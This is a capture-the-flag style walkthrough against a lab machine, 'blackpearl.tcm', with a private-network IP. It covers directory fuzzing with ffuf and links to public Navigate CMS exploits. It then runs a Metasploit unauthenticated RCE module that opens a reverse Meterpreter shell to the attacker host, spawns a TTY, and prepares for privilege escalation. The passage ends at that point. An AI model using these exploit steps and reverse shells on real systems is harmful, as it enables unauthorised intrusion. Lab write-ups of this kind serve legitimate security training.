/etc/php/7.3/fpm/conf.d/20-sysvshm.ini, /etc/php/7.3/fpm/conf.d/20-tokenizer.ini, /etc/php/7.3/fpm/conf.d/20-wddx.ini, /etc/php/7.3/fpm/conf.d/20-xmlreader.ini, /etc/php/7.3/fpm/conf.d/20-xmlwriter.ini, /etc/php/7.3/fpm/conf.d/20-xsl.ini, /etc/php/7.3/fpm/conf.d/20-zip.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,NTS
PHP Extension Build	API20180731,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled

I found this page when i added the dns host, and this is a information disclose, now i am on to a directory busting to see if i get any more information on this.



```
└─$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ -u http://blackpearl.tc
m/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://blackpearl.tcm/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

# Priority ordered case sensative list, where entries were found  [Status: 200, Size: 86789, Words: 4
212, Lines: 1040, Duration: 6ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/  [Status: 200, Size: 86789, Words: 42
12, Lines: 1040, Duration: 10ms]
#                        [Status: 200, Size: 86790, Words: 4212, Lines: 1040, Duration: 12ms]
# Copyright 2007 James Fisher [Status: 200, Size: 86789, Words: 4212, Lines: 1040, Duration: 15ms]
# This work is licensed under the Creative Commons  [Status: 200, Size: 86790, Words: 4212, Lines: 10
40, Duration: 17ms]
#                        [Status: 200, Size: 86788, Words: 4212, Lines: 1040, Duration: 21ms]
#                        [Status: 200, Size: 86790, Words: 4212, Lines: 1040, Duration: 22ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 86790, Words: 4212, Lines: 1040, Duration: 22ms]
                         [Status: 200, Size: 86790, Words: 4212, Lines: 1040, Duration: 28ms]
# or send a letter to Creative Commons, 171 Second Street,  [Status: 200, Size: 86790, Words: 4212, L
ines: 1040, Duration: 30ms]
# on atleast 2 different hosts [Status: 200, Size: 86790, Words: 4212, Lines: 1040, Duration: 35ms]
#                        [Status: 200, Size: 86790, Words: 4212, Lines: 1040, Duration: 37ms]
# Attribution-Share Alike 3.0 License. To view a copy of this  [Status: 200, Size: 86790, Words: 4212
, Lines: 1040, Duration: 42ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 86790, Words: 4212, Lines: 10
40, Duration: 42ms]
navigate                 [Status: 301, Size: 185, Words: 6, Lines: 8, Duration: 0ms]
                         [Status: 200, Size: 86790, Words: 4212, Lines: 1040, Duration: 5ms]
:: Progress: [220560/220560] :: Job [1/1] :: 10000 req/sec :: Duration: [0:00:16] :: Errors: 0 ::
```

i found a directory called “navigate”,




here i found a navigate cms which comes into play. Now i would go for searches,

https://www.rapid7.com/db/modules/exploit/multi/http/navigate_cms_rce/


https://github.com/0x4r2/Navigate-CMS-RCE-Unauthenticated-

https://www.exploit-db.com/exploits/45561

i got manual exploits and automated exploits as well. ill go on with the metasploit one for now,




~~~
└─$ msfconsole
Metasploit tip: When in a module, use back to go back to the top level
prompt

                                              `:oDFo:`
                                           ./ymM0dayMmy/.
                                        -+dHJ5aGFyZGVyIQ==+-
                                    `:sm⏣~~Destroy.No.Data~~s:`
                                 -+h2~~Maintain.No.Persistence~~h+-
                             `:odNo2~~Above.All.Else.Do.No.Harm~~Ndo:`
                          ./etc/shadow.0days-Data'%20OR%201=1--.No.0MN8'/.
                       -++SecKCoin++e.AMd`       `.-://///+hbove.913.ElsMNh+-
                      -~/.ssh/id_rsa.Des-                  `htN01UserWroteMe!-
                      :dopeAW.No<nano>o                     :is:TЯiKC.sudo-.A:
                      :we're.all.alike'`                     The.PFYroy.No.D7:
                      :PLACEDRINKHERE!:                      yxp_cmdshell.Ab0:
                      :msf>exploit -j.                       :Ns.BOB&ALICEes7:
                      :---srwxrwx:-.`                        `MS146.52.No.Per:
                      :<script>.Ac816/                        sENbove3101.404:
                      :NT_AUTHORITY.Do                        `T:/shSYSTEM-.N:
                      :09.14.2011.raid                       /STFU|wall.No.Pr:
                      :hevnsntSurb025N.                      dNVRGOING2GIVUUP:
                      :#OUTHOUSE-  -s:                       /corykennedyData:
                      :$nmap -oS                              SSo.6178306Ence:
                      :Awsm.da:                            /shMTl#beats3o.No.:
                      :Ring0:                             `dDestRoyREXKC3ta/M:
                      :23d:                               sSETEC.ASTRONOMYist:
                       /-                        /yo-    .ence.N:(){ :|: & };:
                                                 `:Shall.We.Play.A.Game?tron/
                                                 ```-ooy.if1ghtf0r+ehUser5`
                                               ..th3.H1V3.U2VjRFNN.jMh+.`
                                              `MjM~~WE.ARE.se~~MMjMs
                                               +~KANSAS.CITY's~-`
                                                J~HAKCERS~./.`
                                                .esc:wq!:`
                                                 +++ATH`
                                                  `

       =[ metasploit v6.3.43-dev                          ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/http/navigate_cms_rce
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/navigate_cms_rce) > 
~~~



```
msf6 exploit(multi/http/navigate_cms_rce) > set rhosts 192.168.85.141
rhosts ⇒ 192.168.85.141
msf6 exploit(multi/http/navigate_cms_rce) > set vhost blackpearl.tcm
vhost ⇒ blackpearl.tcm
msf6 exploit(multi/http/navigate_cms_rce) > options

Module options (exploit/multi/http/navigate_cms_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][..
                                         .]
   RHOSTS     192.168.85.141   yes       The target host(s), see https://docs.metasploit.com/docs/u
                                         sing-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /navigate/       yes       Base Navigate CMS directory path
   VHOST      blackpearl.tcm   no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.85.135   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/navigate_cms_rce) > 
```

here in the rhost its always the target machine ip address, and in the vhost we need to apply the virtual host, which means the dns name which we applied.




```
msf6 exploit(multi/http/navigate_cms_rce) > run

[*] Started reverse TCP handler on 192.168.85.135:4444
[+] Login bypass successful
[+] Upload successful
[*] Triggering payload ...
[*] Sending stage (39927 bytes) to 192.168.85.141
[*] Meterpreter session 1 opened (192.168.85.135:4444 → 192.168.85.141:60350) at 2024-04-30 07:29:53
 -0700

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > shell
Process 1155 created.
Channel 1 created.

whoami
www-data
```

I got a shell in this and it shows up nothing i should go with a privilege escalation, since we don't find any shell type or any other i am going to generate a TTY shell.

https://wiki.zacheller.dev/pentest/privilege-escalation/spawning-a-tty-shell


https://book.hacktricks.xyz/generic-methodologies-and-resources/shells/full-ttys

To get this done as far as i no, i would go up with python so i need to confirm it with the machine first, weather it contain python in it.




```
msf6 exploit(multi/http/navigate_cms_rce) > run

[*] Started reverse TCP handler on 192.168.85.135:4444
[+] Login bypass successful
[+] Upload successful
[*] Triggering payload ...
[*] Sending stage (39927 bytes) to 192.168.85.141
[*] Meterpreter session 1 opened (192.168.85.135:4444 → 192.168.85.141:60350) at 2024-04-30 07:29:53
 -0700

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > shell
Process 1155 created.
Channel 1 created.

whoami
www-data
which python
/usr/bin/python
█
```

I got to see that python is there installed.



```
python3 -c 'import pty; pty.spawn("/bin/bash")'

(inside the nc session) CTRL+Z;stty raw -echo; fg; ls; export SHELL=/bin/bash; export TERM=screen; st
ty rows 38 columns 116; reset;
www-data@blackpearl:~/blackpearl.tcm/navigate$
www-data@blackpearl:~/blackpearl.tcm/navigate$ ls
<ort TERM=screen; stty rows 38 columns 116; reset;ls
bash: syntax error near unexpected token `CTRL+Z'
www-data@blackpearl:~/blackpearl.tcm/navigate$ sudo -l
sudo -l
bash: sudo: command not found
www-data@blackpearl:~/blackpearl.tcm/navigate$ history
history
    1  (inside the nc session) CTRL+Z;stty raw -echo; fg; ls; export SHELL=/bin/bash; export TERM=scr
een; stty rows 38 columns 116; reset;ls
    2  sudo -l
    3  history
www-data@blackpearl:~/blackpearl.tcm/navigate$ pwd
pwd
/var/www/blackpearl.tcm/navigate
www-data@blackpearl:~/blackpearl.tcm/navigate$ cd tmp
cd tmp
bash: cd: tmp: No such file or directory
www-data@blackpearl:~/blackpearl.tcm/navigate$ cd /tmp
cd /tmp
www-data@blackpearl:/tmp$ pwd
pwd
/tmp
www-data@blackpearl:/tmp$ █
```


And now i got a perfect shell once i ran the python command. and i played with few commands to check. and now i need to privilege escalate, so i moved to the tmp directory as usual so as i did before i can use “linpeas” since this is a linux machine.



